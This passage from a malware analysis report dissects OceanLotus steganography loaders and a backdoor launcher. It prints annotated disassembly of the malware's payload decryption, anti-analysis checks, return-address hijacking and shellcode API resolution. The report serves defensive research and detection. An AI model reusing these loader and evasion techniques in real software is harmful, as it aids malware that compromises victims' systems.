.text:1002AC90                                          ; AESNI_Dec_4_Blocks+B0↓j
.text:1002AC90                 dec     [esp+8+arg_4]
.text:1002AC94                 lea     edi, [edi+10h]
.text:1002AC97                 movdqa  xmm1, xmmword ptr [edi-10h]
.text:1002AC9C                 movdqa  xmm0, xmmword ptr [ecx]
.text:1002ACA0                 aesdec  xmm0, xmm1
.text:1002ACA5                 movdqa  xmmword ptr [ecx], xmm0
.text:1002ACA9                 movdqa  xmm0, xmmword ptr [edx]
.text:1002ACAD                 aesdec  xmm0, xmm1
.text:1002ACB2                 movdqa  xmmword ptr [edx], xmm0
.text:1002ACB6                 movdqa  xmm0, xmmword ptr [esi]
.text:1002ACBA                 aesdec  xmm0, xmm1
.text:1002ACBF                 movdqa  xmmword ptr [esi], xmm0
.text:1002ACC3                 movdqa  xmm0, xmmword ptr [eax]
.text:1002ACC7                 aesdec  xmm0, xmm1
.text:1002ACCC                 movdqa  xmmword ptr [eax], xmm0
.text:1002ACD0                 jnz     short aes_decrypt_loop
.text:1002ACD2                 mov     edi, [esp+8+arg_14]
```

Figure 18. Use of Intel AES-NI instruction set

The decrypted payload undergoes one final transformation, where it is XORed with the first byte read from the C:\Windows\system.ini file, which is expected to begin with a comment character ';' (0x3B):

```
.text:100023A0 dexor_loop:                              ; CODE XREF: decode_payload+CB↑j
.text:100023A0                                          ; decode_payload+DB↓j
.text:100023A0                 xor     [ecx+esi], bl    ; first byte of system.ini file (0x3B)
.text:100023A3                 lea     eax, [ecx+esi]
.text:100023A6                 inc     ecx
.text:100023A7                 cmp     ecx, [esp+224h+decrypted_size]
.text:100023AB                 jb      short dexor_loop
```

Figure 19. Removing the final layer of payload obfuscation

Performing the same steps in CyberChef, it is possible to decode the encrypted payload, which should yield x86 shellcode, starting with a call immediate opcode sequence:



Figure 20. Decrypting first block of payload using CyberChef

Steganography Loader #2

SHA256	4c02b13441264bf18cc63603b767c3d804a545a60c66ca60512ee59abba28d4d
Classification	Malware/Backdoor
Size	658 KB (674,304 bytes)
Type	PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit
File Name	Varies
Observed	September 2018

Overview

While this loader differs somewhat in general implementation, the payload extraction routine seems to be the same as in the previous variant. The main differences are:

- The way the decryption routine is called (from within the DllMain function, as opposed to an exported function)
- The way the payload is invoked (by overwriting the return address on the stack, as opposed to a direct call)
- Implementation of an additional anti-analysis check that compares the name of the parent process to a string stored in an encrypted resource

We came across multiple variations of this DLL containing different parent process names, possibly targeted specifically to the victim's environment. Some of these names include processes related to security software:

- wsc_proxy.exe
- plugins-setup.exe
- SoftManager.exe
- GetEFA.exe

Features

- Side-loaded DLL
- Anti-debugging/anti-sandboxing check for parent process name
- Loads next-stage payload using custom .png steganography
- Uses AES128 implementation from Crypto++ library for payload decryption
- Executes the payload by overwriting the return address on the stack
- Known to load an updated version of Remy backdoor

Loader Analysis

This DLL does not contain an export table and its entire functionality resides in the DllMain routine:

```
.text:10077D50 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10077D50 _DllMain@12     proc near               ; CODE XREF: ___DllMainCRTStartup+6D↑p
.text:10077D50                                         ; ___DllMainCRTStartup+85↑p
.text:10077D50
.text:10077D50 hinstDLL        = dword ptr  4
.text:10077D50 fdwReason       = dword ptr  8
.text:10077D50 lpvReserved     = dword ptr  0Ch
.text:10077D50
.text:10077D50                 dec     [esp+fdwReason]
.text:10077D54                 mov     eax, [esp+hinstDLL]
.text:10077D58                 mov     hinstDll, eax
.text:10077D5D                 jnz     short ret_1
.text:10077D5F                 push    eax             ; hModule
.text:10077D60                 call    check_parent_name
.text:10077D65                 add     esp, 4
.text:10077D68                 test    eax, eax
.text:10077D6A                 jz      short ret_1
.text:10077D6C                 push    offset decode_inject_payload ; int
.text:10077D71                 call    overwrite_return_addr
.text:10077D76                 add     esp, 4
.text:10077D79                 test    eax, eax
.text:10077D7B                 jz      short ret_1
.text:10077D7D                 sub     esp, 18h
.text:10077D80                 mov     ecx, esp        ; int
.text:10077D82                 push    offset word_10091BCA ; void *
.text:10077D87                 call    memmove_stuff
.text:10077D8C                 call    write_pid_to_desktop_ini
.text:10077D91                 add     esp, 18h
.text:10077D94
.text:10077D94 ret_1:                                  ; CODE XREF: DllMain(x,x,x)+D↑j
.text:10077D94                                         ; DllMain(x,x,x)+1A↑j ...
.text:10077D94                 mov     eax, 1
.text:10077D99                 retn    0Ch
.text:10077D99 _DllMain@12     endp
```

Figure 21. Variant #2 DllMain function

Upon execution, the malware will first decrypt a string from its resources and compare it against the name of the parent process. If the names differ, the malware will simply exit without touching the payload. The resource containing the expected process name (ICON/1) is XORed with the first byte of the legitimate C:\Windows\system.ini file – 0x3B (";"):

```
ICON       0009DEB0   4C 48 58 64 4B 49 54 43 42 15 5E 43 5E        LHXdKITCB▪^C^
  1
    0
```

Figure 22. Obfuscated file name in ICON/1 resource

```
.text:10002140                 mov     edx, [esp+18h+xor_key] ; first byte of system.ini (0x3B)
.text:10002144
.text:10002144 decrypt_resource:                       ; CODE XREF: check_parent_name+7D↓j
.text:10002144                 xor     [ecx+ebx], dl   ; ebx = resource
.text:10002147                 lea     eax, [ecx+ebx]
.text:1000214A                 inc     ecx
.text:1000214B                 cmp     ecx, ebp
.text:1000214D                 jb      short decrypt_resource
.text:1000214F
.text:1000214F loc_1000214F:                           ; CODE XREF: check_parent_name+6E↑j
.text:1000214F                 push    104h            ; unsigned int
.text:10002154                 mov     byte ptr [ebx+ebp], 0
.text:10002158                 call    ??_U@YAPAXI@Z   ; operator new[](uint)
.text:1000215D                 add     esp, 4
.text:10002160                 mov     esi, eax
.text:10002162                 push    104h            ; nSize
.text:10002167                 push    esi             ; lpFilename
.text:10002168                 push    0               ; hModule
.text:1000216A                 call    ds:GetModuleFileNameA
.text:10002170                 test    eax, eax
.text:10002172                 jz      short loc_1000218E
.text:10002174                 push    esi             ; pszPath
.text:10002175                 call    ds:PathFindFileNameA
.text:1000217B                 push    eax             ; module file name
.text:1000217C                 push    ebx             ; decrypted resource
.text:1000217D                 call    ds:lstrcmpiA    ; check if the filename in the resource
.text:1000217D                                         ; is the same as module filename
.text:10002183                 xor     ecx, ecx
.text:10002185                 test    eax, eax
.text:10002187                 cmovnz  edi, ecx
.text:1000218A                 mov     [esp+18h+retval], edi
```

Figure 23. Parent process name comparison

If the parent name matches, the malware will traverse the stack in order to find a return address that falls into the memory of the parent process's text section:

```
.text:10002492                 push    ecx             ; text section RVA
.text:10002493                 push    eax             ; module handle
.text:10002494                 call    find_text_section
.text:10002499                 add     esp, 0Ch
.text:1000249C                 mov     [ebp+stack_frame], ebp
.text:1000249F                 mov     eax, [ebp+stack_frame]
.text:100024A2                 test    eax, eax
.text:100024A4                 jz      short ret_0
.text:100024A6                 mov     edx, [ebp+dll_text_section_endptr] ; base + text_rva + text_size
.text:100024A9                 push    ebx
.text:100024AA                 mov     ebx, [ebp+dll_text_section_ptr] ; base + text_rva
.text:100024AD                 push    edi
.text:100024AE                 mov     edi, [ebp+loader_textsection_endptr] ; base + text_rva + text_size
.text:100024B1
.text:100024B1 find_return_address:                   ; CODE XREF: overwrite_return_addr+BC↓j
.text:100024B1                 mov     ecx, [eax]      ; search the stack to find return address
.text:100024B1                                         ; that is in the memory of the loader
.text:100024B3                 test    ecx, ecx
.text:100024B5                 jz      short ret_0_
.text:100024B7                 lea     esi, [eax+4]    ; ebp+4
.text:100024BA                 mov     eax, [esi]      ; return address
.text:100024BC                 cmp     [ebp+loader_text_section_rva], eax
.text:100024BF                 ja      short loc_100024C5
.text:100024C1                 cmp     eax, edi
.text:100024C3                 jb      short call_decrypt_function ; if the return address is within
.text:100024C3                                         ; the memory of the loader
.text:100024C5
.text:100024C5 loc_100024C5:                           ; CODE XREF: overwrite_return_addr+9F↑j
.text:100024C5                 mov     eax, ecx        ; if return address is outside
.text:100024C5                                         ; the memory of the loader
.text:100024C7                 mov     [ebp+stack_frame], eax ; next stack frame
.text:100024CA                 mov     ecx, [esi]
.text:100024CC                 cmp     ebx, ecx
.text:100024CE                 ja      short next
.text:100024D0                 cmp     ecx, edx
.text:100024D2                 jnb     short next
.text:100024D4                 sub     eax, 0Ch
.text:100024D7                 mov     [ebp+stack_frame], eax
.text:100024DA
.text:100024DA next:                                   ; CODE XREF: overwrite_return_addr+AE↑j
.text:100024DA                                         ; overwrite_return_addr+B2↑j
.text:100024DA                 test    eax, eax        ; if return_address is outside the DLL text section
.text:100024DC                 jnz     short find_return_address
```

Figure 24. Finding the return address on the stack

Next, the payload is read from the .png cover file, which seems to have been taken from an inspirational quotes website3. In this instance, the payload is fully contained within the image's pixel color codes, leaving no remaining data beyond the IEND marker:

Figure 25. Image containing encoded payload

Finally, the loader will decrypt the payload to a memory buffer and overwrite the previously found return address with the pointer to that buffer, ensuring that the malicious shellcode will be executed when the DLL attempts to return to the caller:

```
.text:100024E7 call_decrypt_function:                   ; CODE XREF: overwrite_return_addr+A3↑j
.text:100024E7                 call    [ebp+decrypt_payload_function]
.text:100024EA                 pop     edi
.text:100024EB                 mov     [esi], eax      ; overwrite return address
.text:100024EB                                         ; with injected payload ptr
.text:100024ED                 mov     eax, 1
.text:100024F2                 pop     ebx
.text:100024F3                 pop     esi
.text:100024F4                 mov     esp, ebp
.text:100024F6                 pop     ebp
.text:100024F7                 retn
.text:100024F7 overwrite_return_addr endp
```

Figure 26. Overwriting return address with pointer to the decrypted payload

[3] http://www.getfrank.co.nz/editorial/inspirational-quotes/turn-your-face-to-the-sun-and-the-shadows-fall-behind-you-charlotte-whitton

The loader embedded in the payload seems to be a variant of the Veil "shellcode_inject" payload, previously used by OceanLotus to load older versions of Remy backdoor. In this instance, the shellcode is configured to load an encoded backdoor from within the payload:



Figure 27. Decoding process

Backdoor Launcher

The final payload comes in a form of a launcher DLL that contains an encrypted backdoor in its .rdata section and a plain-text configuration in its resources. The resources also store one or more C2 communication modules. The backdoor DLL and the C2 communication DLLs are heavily obfuscated using high quantities of junk code, which significantly inflates their size and makes both static analysis and debugging more difficult.

In addition to Denes and Remy backdoors, at least two different communication modules were observed with different versions of this launcher – DNSProvider and HTTPProv.

Initial Shellcode

The launcher binary, which contains the final backdoor, is RC4 encrypted and wrapped in a layer of obfuscated shellcode. We can see the familiar DOS stub in plain text, but the rest of the header and binary body are encrypted:

```
022A0000  E8 E2 7A 16 00 FE FE FE  FE DD 38 64 17 4C 32 BD  èâz..þþþþÝ8d.L2½
022A0010  47 84 50 D4 10 7B D3 63  37 E3 D5 27 4B A2 65 BA  G„PÔ.{Óc7ãÕ’K¢eº
022A0020  07 F7 3B 3C 9E 3A 5A 82  69 47 62 B8 1D 59 B2 B9  .÷;<ž:Z,iGb¸.Y²¹
022A0030  7D 55 61 C9 80 C9 EC 22  3B 8A 34 CC EE 76 82 3E  }UaÉ€Éì”;Š4Ìîv,>
022A0040  48 5C F3 93 D2 6C 91 ED  21 A8 24 F7 C1 E7 62 4A  H\ó“Òl‘í!¨$÷ÁçbJ
022A0050  7A CF 51 46 E2 D1 51 A1  DB 33 31 7B CB 1F 4C D7  zÏQFâÑQ¡Û31{Ë.L×
022A0060  13 AB FF 31 11 31 8B F8  C6 B3 CC CF 4C 99 B6 FF  .«ÿ1.1‹øÆ³ÌÏL™¶ÿ
022A0070  66 08 BF 5A BD 98 67 CF  AD EF 78 0C 44 71 3C E6  f.¿Z½˜gÏïx.Dq<æ
022A0080  D2 76 B9 A0 60 42 82 64  2F EC 40 26 FB 88 BF D9  Òv¹ `B,d/ì@&ûˆ¿Ù
022A0090  37 1A C0 81 38 97 6F A5  4E F6 4D B2 21 66 DD B3  7.À.8—o¥NöM²!fÝ³
022A00A0  58 CF 19 DA 90 FF 79 35  CC 08 D4 03 61 E1 B3 8F  XÏ.Ú.ÿy5Ì.Ô.aá³.
022A00B0  07 CA CB 01 55 61 63 AA  4B 08 85 71 E6 4B D0 6F  .ÊË.UacªK.…qæKÐo
022A00C0  8E 27 C7 F7 58 1E 6E 81  B2 8A 4B 42 FD 2B F9 96  Ž›Ç÷X.n.²ŠKBý+ù–
022A00D0  10 13 55 08 B5 82 05 C4  FE A4 0C FF DB 1A FF 1E  ..U.µ,.Äþ¤.ÿÛ.ÿ.
022A00E0  69 5D 3B 47 3B D6 DF 9C  D9 93 31 FF F8 78 D3 6A  i];G;ÖßœÙ“1ÿøxÓj
022A00F0  4D 65 10 CC B3 A5 68 BE  FC 76 CA 17 E2 96 C7 B1  Me.Ì³¥h¾üvÊ.â–Ç±
022A0100  49 93 99 3D 3F 31 63 14  57 DF 08 C2 CF 87 76 C9  I“™=?1c.Wß.ÂÏ‡vÉ
022A0110  F1 E9 76 CE F2 C6 F5 F3  65 D4 C0 B4 99 26 4D DC  ñévÎòÆõóeÔÀ´™&MÜ
022A0120  31 3D F8 18 F8 71 BB 0E  1F BA 0E 00 B4 09 CD 21  1=ø.øq»..º..´.Í!
022A0130  B8 01 4C CD 21 54 68 69  73 20 70 72 6F 67 72 61  ¸.LÍ!This progra
022A0140  6D 20 63 61 6E 6E 6F 74  20 62 65 20 72 75 6E 20  m cannot be run 
022A0150  69 6E 20 44 4F 53 20 6D  6F 64 65 2E 0D 0D 0A 24  in DOS mode....$
```

Figure 28. DOS stub in payload

The shellcode is obfuscated using OceanLotus's standard approach of flattening the control flow and inserting junk opcodes (as described in the ESET white paper on OceanLotus[4]):

```
debug053:024098B2                  pushf
debug053:024098B3                  push    ebx
debug053:024098B4                  push    edx
debug053:024098B5                  xadd    edx, ebx
debug053:024098B8                  push    ecx
debug053:024098B9                  mov     dh, ch
debug053:024098BB                  stc
debug053:024098BC                  push    eax
debug053:024098BD                  dec     eax
debug053:024098BE                  bswap   edx
debug053:024098C0                  bt      ecx, 2
debug053:024098C4                  cwd
debug053:024098C6                  das
debug053:024098C7                  not     al
debug053:024098C9                  test    ax, 0E1h
debug053:024098CD                  stc
debug053:024098CE                  not     ecx
debug053:024098D0                  shl     bh, 3
debug053:024098D3                  shl     ax, 1
debug053:024098D6                  add     ah, bh
debug053:024098D8                  aad
debug053:024098DA                  inc     dl
debug053:024098DC                  aas
debug053:024098DD                  not     ecx
debug053:024098DF                  mov     eax, 7950h
debug053:024098E4                  mov     ecx, 24DCh
debug053:024098E9                  mul     ecx
debug053:024098EB                  mov     edx, [esp+80Ch+var_804]
debug053:024098EF                  nop
debug053:024098F0                  bsf     cx, ax
debug053:024098F4                  daa
debug053:024098F5                  dec     ebx
debug053:024098F6                  mov     ebx, [esp+80Ch+var_800]
debug053:024098FA                  sar     cx, 4
debug053:024098FE                  mov     ecx, [esp+80Ch+var_808]
debug053:02409902                  stc
debug053:02409903                  neg     eax
debug053:02409905                  mov     eax, [esp+80Ch+var_7FC]
debug053:02409909                  push    eax
debug053:0240990A                  popf
```

Figure 29. Garbage opcodes

[4] https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

The shellcode starts in a fairly standard way – by walking the list of loaded modules in order to find the base of kernel32.dll library:

```
debug053:02407B58                 mov     eax, large fs:_TEB.ProcessEnvironmentBlock
debug053:02407B5E                 push    ebx
debug053:02407B5F                 xor     ebx, ebx
debug053:02407B61                 mov     edx, ebx
debug053:02407B63                 mov     [ebp-50h], ebx
debug053:02407B66                 mov     eax, [eax+_PEB_LDR_DATA.InLoadOrderModuleList.Flink]
```

Figure 30. Walk modules

```
debug053:024088B1                 mov     ecx, [eax+_LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks.Blink]
debug053:024088B4                 cmp     [ecx+_LDR_DATA_TABLE_ENTRY.DllBase], ebx
debug053:024088B7                 jz      loc_240A54D
```

Figure 31. Find module

```
debug053:0240898D                 mov     dword ptr [ebp-40h], 'K'
debug053:02408994                 mov     dword ptr [ebp-10h], 'E'
debug053:0240899B                 mov     dword ptr [ebp-28h], 'e'
debug053:024089A2                 jmp     loc_2409C85
debug053:02409C85 ; ---------------------------------------------------------------------------
debug053:02409C85
debug053:02409C85 loc_2409C85:                            ; CODE XREF: sub_2407AEF+EB3↑j
debug053:02409C85                 mov     dword ptr [ebp-38h], 'R'
debug053:02409C8C                 mov     dword ptr [ebp-34h], 'r'
debug053:02409C93                 mov     dword ptr [ebp-8], 'N'
debug053:02409C9A                 mov     dword ptr [ebp-14h], 'n'
debug053:02409CA1                 mov     dword ptr [ebp-1Ch], 'L'
debug053:02409CA8                 mov     dword ptr [ebp-24h], 'l'
debug053:02409CAF                 mov     dword ptr [ebp-44h], 'D'
debug053:02409CB6                 mov     dword ptr [ebp-20h], 'd'
```

Figure 32. Check for kernel32.dll

Once kernel32 base is found, the shellcode will calculate the addresses of LoadLibraryA and GetProcAddress functions, and use them to resolve other necessary APIs, which include VirtualAlloc, RtlMoveMemory, and RtlZeroMemory:

```
debug053:0240947C found_kernel32:                        ; CODE XREF: sub_2407AEF+87D↑j
debug053:0240947C                                        ; sub_2407AEF+889↑j
debug053:0240947C                 mov     ecx, [ecx+_LDR_DATA_TABLE_ENTRY.DllBase]
debug053:0240947F                 mov     [ebp-10h], ecx
debug053:02409482                 mov     dword ptr [ebp-56Ch], 'daoL'
debug053:0240948C                 mov     dword ptr [ebp-568h], 'rbiL'
debug053:02409496                 mov     eax, [ecx+IMAGE_DOS_HEADER.e_lfanew]
debug053:02409499                 mov     dword ptr [ebp-564h], 'Ayra'
debug053:024094A3                 mov     [ebp-560h], ebx
debug053:024094A9                 mov     dword ptr [ebp-57Ch], 'PteG'
debug053:024094B3                 mov     eax, [eax+ecx+IMAGE_NT_HEADERS32.OptionalHeader.DataDirectory.VirtualAddress]
; export table
debug053:024094B7                 add     eax, ecx
debug053:024094B9                 mov     dword ptr [ebp-578h], 'Acor'
debug053:024094C3                 mov     dword ptr [ebp-574h], 'erdd'
debug053:024094CD                 mov     dword ptr [ebp-570h], 'ss'
debug053:024094D7                 mov     esi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
debug053:024094DA                 add     esi, ecx
debug053:024094DC                 mov     [ebp-20h], esi
debug053:024094DF                 mov     esi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
debug053:024094E2                 add     esi, ecx
debug053:024094E4                 mov     [ebp-8], esi
debug053:024094E7                 mov     esi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
debug053:024094EA                 mov     eax, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
```

Figure 33. Resolve kernel32.dll imports

```
debug053:02409942                 mov     dword ptr [ebp-58Ch], 'triV'
debug053:0240994C                 push    eax
debug053:0240994D                 push    edx
debug053:0240994E                 mov     dword ptr [ebp-588h], 'Alau'
debug053:02409958                 jmp     loc_2409055
debug053:02409055 ; ---------------------------------------------------------------------------
debug053:02409055
debug053:02409055 loc_2409055:                           ; CODE XREF: sub_2407AEF+1E69↓j
debug053:02409055                 mov     dword ptr [ebp-584h], 'coll'
debug053:0240905F                 mov     [ebp-580h], ebx
debug053:02409065                 call    edi             ; GetProcAddress
```

Figure 34. VirtualAlloc string constructed on the stack

```
0027F270  54 37 EC 88 93 C9 8A 55  CE 69 3C 00 52 74 6C 5A  T7ì^"ÉŠUÎi<.RtlZ
0027F280  65 72 6F 4D 65 6D 6F 72  79 00 00 00 52 74 6C 4D  eroMemory...RtlM
0027F290  6F 76 65 4D 65 6D 6F 72  79 00 00 00 56 69 72 74  oveMemory...Virt
0027F2A0  75 61 6C 41 6C 6C 6F 63  00 00 00 00 47 65 74 50  ualAlloc....GetP
0027F2B0  72 6F 63 41 64 64 72 65  73 73 00 00 4C 6F 61 64  rocAddress..Load
0027F2C0  4C 69 62 72 61 72 79 41  00 00 00 00 87 05 51 CF  LibraryA....‡.QÏ
```

Figure 35. Shellcode imports

After resolving the APIs, the shellcode will decrypt the launcher binary and load it to the memory. MZ header, PE header, as well as each section and their header, are decrypted separately using RC4 algorithm and a hardcoded key:

```
debug053:02408C28 decrypt_pe_header:                      ; CODE XREF: sub_2407AEF+10AC↑j
debug053:02408C28                movzx   eax, byte ptr [ebp-5AFh]
debug053:02408C2F                mov     [ebp+eax-6B0h], cl
debug053:02408C36                mov     bl, [ebp-5AFh]
debug053:02408C3C                mov     dl, [ebp-5B0h]
debug053:02408C42                movzx   ecx, bl
debug053:02408C45                movzx   eax, dl
debug053:02408C48                mov     cl, [ebp+ecx-6B0h]
debug053:02408C4F                add     cl, [ebp+eax-6B0h]
debug053:02408C56                movzx   eax, cl
debug053:02408C59                movzx   eax, byte ptr [ebp+eax-6B0h]
debug053:02408C61                mov     al, [ebp+eax-35Ch]
debug053:02408C68                xor     [ebp+esi-7E8h], al
debug053:02408C6F                inc     esi
debug053:02408C70                cmp     esi, 0F8h
debug053:02408C76                jl      decrypt_PE_header_loop
```

Figure 36. Fragment of code for RC4 decryption of PE header

Once all sections are loaded, the relocations get fixed and the MZ/PE headers are zeroed out in memory:

```
debug053:02409E32 find_reloc:                            ; CODE XREF: sub_2407AEF+236C↓j
debug053:02409E32                movzx   eax, cx
